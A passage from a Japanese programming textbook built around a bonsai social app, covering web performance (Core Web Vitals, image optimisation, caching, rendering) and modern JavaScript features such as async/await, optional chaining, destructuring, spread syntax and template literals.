
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108	109	110	111	112	113	114	115	116	117	118	119	120	121	122	123	124	125	126	127	128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159	160	161	162	163	164	165	166	167	168	169	170	171	172	173	174	175	176	177	178	179	180	181	182	183	184	185	186	187	188	189	190	191	192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207	208	209	210	211	212	213	214	215	216	217	218	219	220	221	222	223	224	225	226	227	228	229	230	231	232	233	234	235	236	237	238	239	240	241	242	243	244	245	246	247	248	249	250	251	252	253	254	255	256	257	258	259	260	261	262	263	264	265	266	267	268	269	270	271	272	273	274	275	276	277	278	279	280	281	282	283	284	285	286	287	288	289	290	291	292	293	294	295	296	297	298	299	300	301	302	303	304	305	306	307	308	309	310	311	312	313	314	315	316	317	318	319	320	321	322	323	324	325	326	327	328	329	330	331	332	333	334	335	336	337	338	339	340	341	342	343	344	345	346	347	348	349	350	351	352	353	354	355	356	357	358	359	360	361	362	363	364	365	366	367	368	369	370	371	372	373	374	375	376	377	378	379	380	381	382	383	384	385	386	387	388	389	390	391	392	393	394	395	396	397	398	399	400	401	402	403	404	405	406	407	408	409	410	411	412	413	414	415	416	417	418	419	420	421	422	423	424	425	426	427	428	429	430	431	432	433	434	435	436	437	438	439	440	441	442	443	444	445	446	447	448	449	450	451	452	453	454	455	456	457	458	459	460	461	462	463	464	465	466	467	468	469	470	471	472	473	474	475	476	477	478	479	480	481	482	483	484	485	486	487	488	489	490	491	492	493	494	495	496	497	498	499	500	501	502	503	504	505	506	507	508	509	510	511	512	513	514	515	516	517	518	519	520	521	522	523	52
--	---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	----

日常生活での例え: 3つの指標

- **LCP** = レストランで注文してから料理が出てくるまでの時間（速いほど良い）
- **INP** = ウェイターに声をかけてから反応するまでの時間（素早いほど良い）
- **CLS** = 食べている途中でテーブルが勝手に動く回数（動かないほど良い）

CLS（レイアウトずれ）の具体例

CLS が悪い例（レイアウトがずれる）：



CLS が良い例（レイアウトがずれない）：

ステップ	表示内容	ポイント
画像読み込み前	記事のタイトル / [読み込み中... (スペース確保済み)] / 記事の本文...	<code>width</code> と <code>height</code> が指定されているのでスペースが確保されている
画像読み込み後	記事のタイトル / [画像] / 記事の本文...	テキストの位置は変わらない

画像の最適化

画像はWebページで最もデータサイズが大きい要素です。画像を最適化することで、ページの表示速度を大幅に改善できます。

画像最適化の主要なテクニック:


- 適切な画像形式を選ぶ:
 - JPEG → 写真向き (圧縮率が高い)
 - PNG → 透過が必要な画像向き (ロゴ、アイコン)
 - WebP → 最新形式 (JPEG/PNGより30%小さい) ← 推奨
 - AVIF → さらに新しい形式 (WebPよりさらに小さい)
- 適切なサイズにリサイズ:
 - ✗ 3000x2000pxの画像をそのまま → 数MB
 - ✓ 表示サイズに合わせて600x400pxに → 数十KB
- 遅延読み込み (Lazy Loading):
 - 画面に表示されていない画像は読み込まない
 - スクロールして近づいたら読み込む
- サイズの事前確保:
 - width と height を指定して、レイアウトずれ (CLS) を防ぐ

```
// Next.js の Image コンポーネント (自動的に最適化してくれる)
import Image from 'next/image'

// ✓ Next.js Image コンポーネントの自動最適化:
// - 自動的にWebP/AVIFに変換
// - 画面サイズに応じた適切なサイズを配信
// - 遅延読み込みがデフォルトで有効
// - width/height指定でCLS防止
<Image
  src="/bonsai.jpg"           // 画像のパス
  alt="黒松の盆栽"           // 代替テキスト (アクセシビリティ)
  width={600}                 // 幅を指定 (CLSを防止)
  height={400}                // 高さを指定 (CLSを防止)
  sizes="(max-width: 768px) 100vw, 600px" // レスポンシブサイズ
  priority                    // LCP画像にはpriorityを付与 (遅延読み込みを無効化)
/>
```

キャッシュの基礎

キャッシュは「一度取得したデータを保存して再利用する」仕組みです。適切にキャッシュを使うことで、通信量を削減し、表示速度を向上できます。



BON-LOGでのキャッシュ戦略:

- 静的アセット (CSS、JS、画像)
 - ブラウザキャッシュ + CDN (Vercel が自動管理)
 - 長期間キャッシュ (1年)
- APIレスポンス (投稿データなど)
 - Next.js のデータキャッシュ
 - `revalidate` で定期的に更新
- 頻繁に変わるデータ (通知、いいね数)
 - Redis (Upstash) でサーバーサイドキャッシュ
 - 短い有効期限 (数秒~数分)
- ユーザー固有のデータ (セッション)
 - キャッシュしない (毎回サーバーで確認)

ここがポイント！ Next.js のキャッシュ Next.js は複数のレイヤーでキャッシュを自動管理しています。

- `fetch()` のデフォルトキャッシュ
- `revalidatePath()` / `revalidateTag()` でのキャッシュ無効化
- 静的生成 (SSG) によるページキャッシュ

詳しくは第5章で学びますが、「適切なキャッシュでパフォーマンスが大幅に向上する」ことを覚えておきましょう。

レンダリングパフォーマンス -- 画面の描画を速くする

ブラウザがHTMLを受け取ってから画面に表示するまでのプロセスを「レンダリング」と呼びます。このプロセスを理解することで、パフォーマンスの問題を予防できます。

ブラウザのレンダリングプロセス:

HTML → DOM ツリー → レンダーツリー → レイアウト → ペイント → 画面表示
 CSS → CSSOM

1. HTML解析 → DOMツリーを構築
(HTMLタグの構造を内部データ構造に変換)
2. CSS解析 → CSSOMを構築
(CSSルールを内部データ構造に変換)
3. DOMとCSSOMを結合 → レンダーツリーを作成
(「何をどう表示するか」を決定)
4. レイアウト計算
(各要素の位置とサイズを計算)
5. ペイント
(実際にピクセルを画面に描画)

※ JavaScriptがDOMを変更すると、3~5が再実行される
 → これが「再レンダリング」と呼ばれるもの

ここがポイント！ React の仮想DOM React は「仮想DOM (Virtual DOM)」という仕組みを使って、ブラウザのレンダリング回数を最小限に抑えています。

1. 状態が変わると、まず仮想DOM（メモリ上の軽量のコピー）を更新
2. 前の仮想DOMと新しい仮想DOMを比較（差分検出）
3. 変更があった部分だけ、実際のDOMを更新

これにより、大きなリストの1項目だけ変更された場合でも、その1項目のDOMだけが更新されます（ページ全体の再描画は発生しない）。詳しくは第4章で学びます。

Next.js のパフォーマンス最適化機能

Next.js にはパフォーマンスを向上させるための多くの機能が組み込まれています。

Next.js の最適化機能一覧:

- 自動コード分割 (Code Splitting)
 - ページごとに必要なJavaScriptだけを読み込む
 - /feed ページを開いても、/settings のコードは読み込まれない
 - 初期読み込みが速くなる
- 画像最適化 (next/image)
 - 自動的にWebP/AVIFに変換、適切なサイズを配信
 - 画像のファイルサイズが大幅に削減される
- フォント最適化 (next/font)
 - Webフォントを最適に読み込み、CLS (レイアウトずれ) を防止
 - フォント読み込み中の「ちらつき」がなくなる
- スクリプト最適化 (next/script)
 - サードパーティスクリプト (広告、分析ツール等) の読み込み順を最適化
 - ページの描画を妨げずにスクリプトを読み込める
- リンクプリフェッチ (next/link)
 - ビューポート内のリンク先を事前に読み込む
 - リンクをクリックすると即座にページが表示される
- サーバーサイドレンダリング (SSR) / 静的生成 (SSG)
 - サーバーでHTMLを事前に構築してから配信
 - ブラウザのJavaScript実行を待たずに画面が表示される

BON-LOG のパフォーマンス戦略まとめ

項目	対策
画像表示	next/image で自動最適化 / Cloudflare R2 + CDN で高速配信 / 遅延読み込み (viewport外の画像)
初期表示速度	Server Components でSSR / Suspense でストリーミング表示 / loading.tsx でスケルトンUI
データ取得	Promise.all で並列取得 / Redis でキャッシュ / カーソルベースページネーション
JavaScriptサイズ	自動コード分割 / dynamic import で遅延読み込み / ツリーシェイキング (未使用コード削除)
レイアウトずれ (CLS)	画像に width/height 指定 / next/font でフォント最適化 / スケルトンUIでスペース確保
地図表示	dynamic import + ssr: false / Leaflet を遅延読み込み

パフォーマンス計測ツール

パフォーマンスを改善するには、まず現状を計測することが重要です。

パフォーマンス計測ツール：

- Chrome DevTools の Lighthouse タブ
 - パフォーマンススコア（0～100）を算出
 - 改善提案も表示される
 - 無料で手軽に使える
- PageSpeed Insights (Google提供)
 - <https://pagespeed.web.dev/>
 - URLを入力するだけで分析
 - 実際のユーザーデータ (CrUX) も表示
- Chrome DevTools の Network タブ
 - 各リソースの読み込み時間を確認
 - ボトルネック（遅い部分）を特定
- Chrome DevTools の Performance タブ
 - レンダリングパフォーマンスの詳細分析
 - フレーム単位の処理時間を確認

使い方 (Lighthouse の例)：

1. Chrome で対象ページを開く
2. DevTools を開く (F12)
3. 「Lighthouse」タブを選択
4. 「Analyze page load」をクリック
5. スコアと改善提案が表示される

ここがポイント！パフォーマンスは段階的に改善する 最初から完璧なパフォーマンスを目指す必要はありません。まずは「動くものを作る」→「計測する」→「ボトルネックを改善する」のサイクルを回すことが大切です。

Next.js を正しく使っていれば、基本的なパフォーマンス最適化はフレームワークが自動的に行ってくれます。BON-LOGの開発でも、パフォーマンスの最適化は機能完成後に行います。

理解度チェック

- ☐ Core Web Vitals の3つの指標 (LCP, INP, CLS) をそれぞれ一言で説明できますか？
- ☐ CLS (レイアウトずれ) を防ぐために、画像タグで何を指定すべきですか？

- ☐ 画像をWebP形式にする理由を説明できますか？
- ☐ キャッシュとは何か、なぜ重要かを説明できますか？
- ☐ Next.js の `next/image` コンポーネントが行う最適化を2つ挙げられますか？
- ☐ Lighthouse を使ってページのパフォーマンスを計測する方法が分かりますか？
- ☐ ブラウザのレンダリングプロセスの大まかな流れを説明できますか？

2.15 モダンJavaScript機能（ES2015+）

このセクションで学ぶこと

- `async/await` を使った非同期処理の実践的なパターン
- オプショナルチェイニング（?.）で安全にプロパティへアクセスする方法
- 分割代入（Destructuring）でコードを簡潔にする方法
- スプレッド構文（...）を使ったイミュータブルなデータ操作
- テンプレートリテラルで文字列を柔軟に組み立てる方法
- アロー関数の構文と `this` の扱い
- `Map` / `Set` データ構造の使い方
- 正規表現の基本パターンとBON-LOGでの活用例

なぜ「モダンJavaScript」を学ぶのか？ 2015年以降、JavaScript には多くの便利な機能が追加されました。React や Next.js の開発では、これらの機能を日常的に使います。ここで紹介するパターンは、BON-LOG のソースコード全体で頻繁に登場します。

2.15.1 `async/await` -- 非同期処理をシンプルに書く

セクション 2.5 で非同期処理の基礎を学びました。ここではさらに実践的なパターンを掘り下げます。

Promiseの基礎をおさらい

Promise は「将来の完了（または失敗）を表すオブジェクト」です。

```
// Promise を返す関数の例
function fetchUser(userId) {
  return new Promise((resolve, reject) => {
    // 1秒後にデータを返す (API呼び出しのシミュレーション)
    setTimeout(() => {
      if (userId === '1') {
        resolve({ id: '1', name: '盆栽太郎' })
      } else {
        reject(new Error('ユーザーが見つかりません'))
      }
    }, 1000)
  })
}

// then/catch でつなげる (従来の書き方)
fetchUser('1')
  .then(user => console.log(user.name))
  .catch(err => console.error(err.message))
// 実行結果 (1秒後): 盆栽太郎

fetchUser('999')
  .then(user => console.log(user.name))
  .catch(err => console.error(err.message))
// 実行結果 (1秒後): ユーザーが見つかりません
```

async関数の宣言

`async` キーワードを付けた関数は、常に Promise を返します。

```
// async 関数の宣言方法
async function getProfile() {
  return { name: '盆栽太郎' }
}

// アロー関数でも使える
const getProfileArrow = async () => {
  return { name: '盆栽太郎' }
}

// async 関数は自動的に Promise でラップされる
getProfile().then(profile => console.log(profile.name))
// 実行結果: 盆栽太郎
```

awaitの使い方

`await` は Promise の完了を待ち、結果を取り出します。 `await` は `async` 関数の中でのみ使えます。

```
async function displayUser(userId) {  
  // await で Promise の結果を直接受け取れる  
  const user = await fetchUser(userId)  
  console.log(`ユーザー名: ${user.name}`)  
  
  // 複数の await を順番に実行  
  const posts = await fetchPosts(userId)  
  const followers = await fetchFollowers(userId)  
  
  return { user, posts, followers }  
}
```

try/catch によるエラーハンドリング

非同期処理のエラーは `try/catch` で捕捉します。

```

async function safeGetUser(userId) {
  try {
    const user = await fetchUser(userId)
    return { success: true, data: user }
  } catch (error) {
    // ネットワークエラー、404、サーバーエラーなど
    console.error('取得失敗:', error.message)
    return { success: false, error: error.message }
  } finally {
    // 成功・失敗に関係なく実行される
    console.log('処理完了')
  }
}

// BON-LOG の Server Action 風パターン
async function createPost(formData) {
  try {
    const response = await fetch('/api/posts', {
      method: 'POST',
      body: JSON.stringify({ content: formData.get('content') }),
      headers: { 'Content-Type': 'application/json' },
    })

    if (!response.ok) {
      throw new Error(`HTTP エラー: ${response.status}`)
    }

    const post = await response.json()
    return { success: true, post }
  } catch (error) {
    return { success: false, error: error.message }
  }
}

```

Promise.all -- 並列実行で高速化

複数の非同期処理を同時に実行して、すべての完了を待ちます。

```
// 逐次実行（遅い -- 合計3秒）
async function loadProfileSlow(userId) {
  const user = await fetchUser(userId)      // 1秒
  const posts = await fetchPosts(userId)     // 1秒
  const followers = await fetchFollowers(userId) // 1秒
  return { user, posts, followers }
}

// 並列実行（速い -- 最長の1秒だけ）
async function loadProfileFast(userId) {
  const [user, posts, followers] = await Promise.all([
    fetchUser(userId),
    fetchPosts(userId),
    fetchFollowers(userId),
  ])
  return { user, posts, followers }
}
```

BON-LOG での活用例 プロフィールページでは、ユーザー情報・投稿一覧・フォロワー数を

`Promise.all` で同時に取得しています。これによりページ読込速度が大幅に向上します。

Promise.allSettled -- 一部の失敗を許容する

`Promise.all` は1つでも失敗するとすべて失敗になります。`Promise.allSettled` は、各 Promise の成功・失敗を個別に受け取れます。

```
async function loadDashboard(userId) {
  const results = await Promise.allSettled([
    fetchUser(userId),
    fetchPosts(userId),
    fetchNotifications(userId), // これが失敗しても他は取得できる
  ])

  // 各結果を確認
  results.forEach((result, index) => {
    if (result.status === 'fulfilled') {
      console.log(`取得${index}成功:`, result.value)
    } else {
      console.warn(`取得${index}失敗:`, result.reason.message)
    }
  })

  // 成功したデータだけを取り出す
  const [userResult, postsResult, notifResult] = results
  return {
    user: userResult.status === 'fulfilled' ? userResult.value : null,
    posts: postsResult.status === 'fulfilled' ? postsResult.value : [],
    notifications: notifResult.status === 'fulfilled' ? notifResult.value : [],
  }
}
```

2.15.2 オプショナルチェイニング (?.) -- 安全なプロパティアクセス

ネストされたオブジェクトのプロパティにアクセスするとき、途中のプロパティが `null` や `undefined` だとエラーになります。オプショナルチェイニング `?.` を使うと、安全にアクセスできます。

基本的な使い方

```
const user = {
  name: '盆栽太郎',
  profile: {
    bio: '黒松を育てて10年',
    location: '埼玉県さいたま市',
  },
}

// プロパティが存在する場合
console.log(user.profile.bio) // 実行結果: 黒松を育てて10年

// profile が undefined の場合 → エラーが発生する
const guest = { name: 'ゲスト' }
// console.log(guest.profile.bio)
// 実行結果: TypeError: Cannot read properties of undefined (reading 'bio')

// オプショナルチェイニングで安全にアクセス
console.log(guest.profile?.bio) // 実行結果: undefined (エラーにならない!)
console.log(guest.profile?.location) // 実行結果: undefined
```

深くネストされたオブジェクト

```
// API から返ってくるデータ（一部が欠けている場合がある）
const post = {
  id: '1',
  content: '五葉松の植え替え完了',
  user: {
    name: '盆栽太郎',
    avatar: {
      url: '/images/avatar.jpg',
      thumbnail: {
        small: '/images/avatar-sm.jpg',
      },
    },
  },
}

// チェイニングを連結できる
const smallThumb = post.user?.avatar?.thumbnail?.small
console.log(smallThumb) // '/images/avatar-sm.jpg'

// 途中が null/undefined なら undefined を返す
const noAvatarPost = { id: '2', content: 'テスト', user: null }
console.log(noAvatarPost.user?.avatar?.thumbnail?.small) // undefined
```

メソッド呼出でのオプションルチェイニング

メソッドが存在するかわからない場合にも使えます。

```
const element = {
  scrollIntoView: function() {
    console.log('スクロールしました')
  },
}

// メソッドが存在すれば呼び出す
element.scrollIntoView?.() // 'スクロールしました'

// メソッドが存在しなければ何もしない（エラーにならない）
const noScrollElement = {}
noScrollElement.scrollIntoView?.() // undefined（エラーなし）

// コールバック関数でよく使うパターン
function notify(options) {
  // onSuccess が渡されていれば呼び出す
  options.onSuccess?.()
  options.onError?.('エラーが発生しました')
}

notify({ onSuccess: () => console.log('成功') })
// onError は渡していないが、エラーにならない
```

配列アクセスでのオプションルチェイニング

```
const users = [
  { name: '盆栽太郎', posts: ['投稿1', '投稿2'] },
  { name: '盆栽花子', posts: [] },
]

// 配列の要素にアクセス
console.log(users?.[0]?.name) // '盆栽太郎'
console.log(users?.[0]?.posts?.[0]) // '投稿1'
console.log(users?.[5]?.name) // undefined（範囲外でもエラーにならない）

// undefined の配列にアクセス
const data = undefined
console.log(data?.[0]) // undefined
```

Nullish coalescing (??) との組み合わせ

?? は左辺が `null` または `undefined` のときだけ右辺を返します。 `||` と違い、 `0` や `''` (空文字) は有効な値として扱います。

```
// ?? の基本
console.log(null ?? 'デフォルト') // 実行結果: デフォルト
console.log(undefined ?? 'デフォルト') // 実行結果: デフォルト
console.log(0 ?? 'デフォルト') // 実行結果: 0 (0は有効な値!)
console.log('' ?? 'デフォルト') // 実行結果: '' (空文字は有効な値!)
```

```
// || との違い (|| は 0 や '' を falsy として扱うので注意)
console.log(0 || 'デフォルト') // 実行結果: デフォルト (0 は falsy)
console.log('' || 'デフォルト') // 実行結果: デフォルト ('' は falsy)
```

```
// ?. と ?? を組み合わせる (BON-LOG で頻出するパターン)
const user = { name: '盆栽太郎', profile: null }

const bio = user.profile?.bio ?? '自己紹介はまだありません'
console.log(bio) // 実行結果: 自己紹介はまだありません

const avatarUrl = user.profile?.avatar?.url ?? '/images/default-avatar.png'
console.log(avatarUrl) // 実行結果: /images/default-avatar.png
```

```
// 投稿数の表示 (0件も有効な値として扱う)
const postCount = user.stats?.postCount ?? 0
console.log(`投稿数: ${postCount}`) // '投稿数: 0'
```

2.15.3 分割代入 (Destructuring) -- 値の取り出しを簡潔に

分割代入を使うと、オブジェクトや配列から必要な値だけを変数に取り出せます。React の開発では非常に頻繁に使います。

オブジェクトの分割代入

```
const user = {
  id: '1',
  name: '盆栽太郎',
  email: 'taro@example.com',
  bio: '黒松を育てて10年',
}

// 従来の書き方
const id = user.id
const name = user.name
const email = user.email

// 分割代入（同じことを1行で書ける）
const { id, name, email } = user
console.log(name) // '盆栽太郎'

// 必要なプロパティだけ取り出せる
const { bio } = user
console.log(bio) // '黒松を育てて10年'
```

別名（エイリアス）をつける

```
const post = {
  id: 'post-1',
  user_id: 'user-1',
  created_at: '2025-01-15',
}

// snake_case を camelCase に変換しながら取り出す
const { user_id: userId, created_at: createdAt } = post
console.log(userId) // 'user-1'
console.log(createdAt) // '2025-01-15'
```

デフォルト値

```
const settings = {
  theme: 'dark',
  // language は未設定
}

// デフォルト値を指定する
const { theme, language = 'ja', fontSize = 14 } = settings
console.log(theme)    // 'dark' (既存の値が使われる)
console.log(language) // 'ja' (デフォルト値が使われる)
console.log(fontSize) // 14 (デフォルト値が使われる)
```

配列の分割代入

```
const colors = ['緑', '茶', 'ベージュ', '白']

// インデックス順に取り出す
const [primary, secondary] = colors
console.log(primary)    // '緑'
console.log(secondary)  // '茶'

// 不要な要素をスキップ
const [, , third] = colors
console.log(third)      // 'ベージュ'

// React の useState パターン (最も頻繁に使う例)
// const [count, setCount] = useState(0)
// const [isOpen, setIsOpen] = useState(false)
```

ネストした分割代入

```
const post = {
  id: '1',
  content: '五葉松の植え替え',
  user: {
    name: '盆栽太郎',
    avatar: '/images/taro.jpg',
  },
  stats: {
    likes: 42,
    comments: 7,
  },
}

// ネストしたオブジェクトを分割
const {
  content,
  user: { name: authorName, avatar },
  stats: { likes, comments },
} = post

console.log(content)      // '五葉松の植え替え'
console.log(authorName)   // '盆栽太郎'
console.log(likes)        // 42
```

関数パラメータでの分割代入

React コンポーネントの props で最もよく使うパターンです。

```
// 関数パラメータで直接分割する
function greetUser({ name, bio }) {
  console.log(`${name}さんの自己紹介: ${bio}`)
}
greetUser({ name: '盆栽太郎', bio: '黒松を育てて10年' })

// デフォルト値付き
function createNotification({ message, type = 'info', duration = 3000 }) {
  console.log(`[${type}] ${message} (${duration}ms後に消えます)`)
}
createNotification({ message: 'いいねされました' })
// [info] いいねされました (3000ms後に消えます)

// React コンポーネント風の例
function UserCard({ name, avatar, bio = '自己紹介はまだありません' }) {
  return `
    <div class="user-card">
      
      <h3>${name}</h3>
      <p>${bio}</p>
    </div>
  `
}
```

rest 演算子 (...rest)

分割代入と組み合わせて、残りのプロパティをまとめて取り出せます。

```
// オブジェクトの rest
const user = {
  id: '1',
  name: '盆栽太郎',
  email: 'taro@example.com',
  bio: '黒松を育てて10年',
  location: '埼玉県',
}

const { id, ...profileData } = user
console.log(id) // '1'
console.log(profileData) // { name: '盆栽太郎', email: 'taro@example.com', bio: '...', loca

// 配列の rest
const [first, second, ...remaining] = [1, 2, 3, 4, 5]
console.log(first) // 1
console.log(remaining) // [3, 4, 5]

// React でよく使うパターン: 特定の props を取り出し、残りを渡す
function Button({ variant, size, ...htmlProps }) {
  const className = `btn btn-${variant} btn-${size}`
  // htmlProps には onClick, disabled, type など残りすべてが入る
  return `<button class="${className}" ${JSON.stringify(htmlProps)}> ... </button>`
}
```

2.15.4 スプレッド構文 (...) -- コピーと結合

スプレッド構文は、配列やオブジェクトを「展開」する構文です。イミュータブル（不変）なデータ操作に欠かせません。

配列のスプレッド

```
// 配列のコピー
const original = [1, 2, 3]
const copy = [...original]
console.log(copy) // [1, 2, 3]

// 元の配列に影響を与えない
copy.push(4)
console.log(original) // [1, 2, 3] (変わらない)
console.log(copy)     // [1, 2, 3, 4]

// 配列の結合
const genres1 = ['松柏類', '雑木類']
const genres2 = ['草もの', '花もの']
const allGenres = [...genres1, ...genres2]
console.log(allGenres) // ['松柏類', '雑木類', '草もの', '花もの']

// 要素を追加しながらコピー
const posts = ['投稿A', '投稿B']
const withNewPost = ['新しい投稿', ...posts]
console.log(withNewPost) // ['新しい投稿', '投稿A', '投稿B']
```

オブジェクトのスプレッド

```
// オブジェクトのコピー（浅いコピー）
const user = { name: '盆栽太郎', bio: '黒松歴10年' }
const userCopy = { ...user }
console.log(userCopy) // { name: '盆栽太郎', bio: '黒松歴10年' }

// プロパティを上書きしながらコピー
const updatedUser = { ...user, bio: '黒松歴15年' }
console.log(updatedUser) // { name: '盆栽太郎', bio: '黒松歴15年' }
console.log(user)       // { name: '盆栽太郎', bio: '黒松歴10年' } (元は変わらない)

// 複数のオブジェクトをマージ
const defaults = { theme: 'light', language: 'ja', fontSize: 14 }
const userPrefs = { theme: 'dark', fontSize: 16 }
const merged = { ...defaults, ...userPrefs }
console.log(merged) // { theme: 'dark', language: 'ja', fontSize: 16 }
// 後から展開した方が優先される
```

イミュータブル更新パターン

React の状態管理では、オブジェクトや配列を直接変更せず、新しいオブジェクトを作成して更新します。これを「イミュータブル更新」と呼びます。

```

// 配列への要素追加（push ではなくスプレッド）
const posts = [
  { id: '1', content: '五葉松の植え替え' },
  { id: '2', content: '真柏の剪定' },
]

// 新しい配列を作成（末尾に追加）
const newPost = { id: '3', content: '黒松の芽摘み' }
const updatedPosts = [ ... posts, newPost ]

// 先頭に追加
const prependedPosts = [newPost, ... posts]

// 配列から要素を削除（filter で新しい配列を作成）
const withoutPost2 = posts.filter(post => post.id !== '2')

// 配列の特定要素を更新（map で新しい配列を作成）
const editedPosts = posts.map(post =>
  post.id === '1'
    ? { ... post, content: '五葉松の植え替え（完了）' }
    : post
)

// ネストしたオブジェクトの更新
const state = {
  user: {
    name: '盆栽太郎',
    settings: {
      theme: 'light',
      notifications: true,
    },
  },
}

// settings.theme だけを変更
const newState = {
  ... state,
  user: {
    ... state.user,
    settings: {
      ... state.user.settings,
      theme: 'dark',
    },
  },
}

```

注意: 浅いコピーについて スプレッド構文は「浅いコピー (shallow copy)」です。ネストされたオブジェクトは参照がコピーされるため、深いネストの更新では各階層でスプレッドが必要になります。

2.15.5 テンプレートリテラル -- 文字列を柔軟に組み立てる

バッククォート (```) で囲む文字列リテラルです。変数の埋め込みや複数行文字列が簡単に書けます。

基本構文と式の埋め込み

```
const name = '盆栽太郎'
const postCount = 42

// 従来の文字列連結
const message1 = name + 'さんの投稿数: ' + postCount + '件'

// テンプレートリテラル (同じ結果をシンプルに書ける)
const message2 = `${name}さんの投稿数: ${postCount}件`
console.log(message2) // '盆栽太郎さんの投稿数: 42件'

// ${} の中には任意の式を書ける
const price = 3800
console.log(`税込価格: ${Math.floor(price * 1.1)}円`) // '税込価格: 4180円'

// 条件式も使える
const isFollowing = true
console.log(`ステータス: ${isFollowing ? 'フォロー中' : '未フォロー'}`)

// 関数呼び出しも使える
function formatDate(date) {
  return `${date.getFullYear()}年${date.getMonth() + 1}月${date.getDate()}日`
}
console.log(`今日は${formatDate(new Date())}です`)
```

複数行文字列

```
// 従来の複数行文字列（\n で改行）
const html1 = '<div>\n  <h1>BON-LOG</h1>\n  <p>盆栽SNS</p>\n</div>'

// テンプレートリテラル（そのまま改行できる）
const html2 = `
<div>
  <h1>BON-LOG</h1>
  <p>盆栽SNS</p>
</div>
`

// API リクエストのボディ構築にも便利
const query = `
SELECT users.name, COUNT(posts.id) as post_count
FROM users
LEFT JOIN posts ON users.id = posts.user_id
GROUP BY users.id
ORDER BY post_count DESC
LIMIT 10
`

// エラーメッセージの組み立て
function buildErrorMessage(error, context) {
  return `
エラーが発生しました:
  種類: ${error.name}
  内容: ${error.message}
